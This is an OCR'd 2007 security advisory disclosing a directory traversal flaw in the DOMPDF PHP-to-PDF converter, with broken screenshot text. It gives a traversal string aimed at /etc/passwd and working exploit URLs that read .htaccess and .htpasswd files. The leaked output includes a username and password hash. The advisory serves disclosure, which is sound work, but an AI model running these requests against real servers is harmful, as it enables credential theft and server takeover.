YGN ETHICAL HACKER GROUP

Security Advisory

Apache Security Bypass VUNERABILITY in DOMPDF

Discovered by: d0ubl3_h3lix
Date: December, 2007
Product Name: DOMPDF
Product Description: PHP5 HTML to PDF converter
Author: Benj Carson <benjcarson@digitaljunkies.ca>
URL: http://www.digitaljunkies.ca/dompdf
Vulnerability Type: **Directory Traversal**
Risk: **Highest**
Threats: Apache Security Bypass, Sensitive Information Stealing, Web Page Defacement …etc

Experiment:

It is an old vulnerability type which web developers must be aware of. When I test on my web server, my hosting provider's IDS was effectively able to block my malicious strings "%2e%2e/%2e%2e/%2e%2e/etc/passwd". However I can successfully steal my apache server protected directives - .htaccess and .htpasswd. Thus, I am able to enter protected areas. There depending on applications hosting on vulnerable server, I can do administrative functions such as downloading sensitive files, uploading and executing and Trojan wares, and ultimately I can own the entire web server in no time.


Idea Behind:

This is true that Apache denies access to its directives from outside Internet visitors. But in this DOMPDF vulnerability case, the PHP not outsiders accesses Apache's directives. Thus Apache trusts PHP and thus grants access to PHP. Hacking terms such as Trust Exploitation, Privilege Escalation are usually used to describe scenario like this.

Last but not least, we say no security is perfect and 100% safe. Even one hole like that is terribly severe and opens door to 0wn the box.

Proof-Of-Vulnerability:


Please see the next pages for screenshots.





Authorization Required


This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.


Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.



://www.ak.flashmo.com/dompdf-0.5.1/dompdf.php?base_path=&input_file=../my_secret_folder/.htaccess
Go
On this page:
Samples
Demo
Sample
Below are some sample files. The PDF version is generated on the fly by dompd
(The source HTML & CSS for these files is included in the test/ directory of th


http://www.ak.flashmo.com/dompdf-0.5.1/dompdf.php?base_path=&input_file=../my_secret_folder/.htacc
Opening dompdf_out.pdf
You have chosen to open
dompdf_out.pdf
which is a: Adobe Acrobat Document
from: http://www.ak.flashmo.com
What should Firefox do with this file?
Open with
Adobe Acrobat 6.0 (default)
Save to Disk
Do this automatically for files like this from now on.
OK
Cancel


Adobe Acrobat Professional - [dompdf_out.pdf]
File Edit View Document Tools Advanced Window Help
AuthName "Restricted Area" AuthType Basic AuthUserFile
htpasswd require user test


//www.ak.flashmo.com/dompdf-0.5.1/dompdf.php?base_path=&input_file=../my_secret_folder/.htpasswd
Go


www.ak.flashmo.com/dompdf-0.5.1/dompdf.php?base_path=&input_file=../my_secret_folder/.htpas
Opening dompdf_out.pdf
You have chosen to open
dompdf_out.pdf
which is a: Adobe Acrobat Document
from: http://www.ak.flashmo.com
What should Firefox do with this file?
Open with
Adobe Acrobat 6.0 (default)
Save to Disk
Do this automatically for files like this from now on.
OK
Cancel
border_css_values.html [HTML] [PDF]


Edit View Go Bookmarks Tools Help
Adobe Acrobat Professional - [dompdf_out-1.pdf]
File Edit View Document Tools Advanced Window
75%
test:7xfygqp1Das9M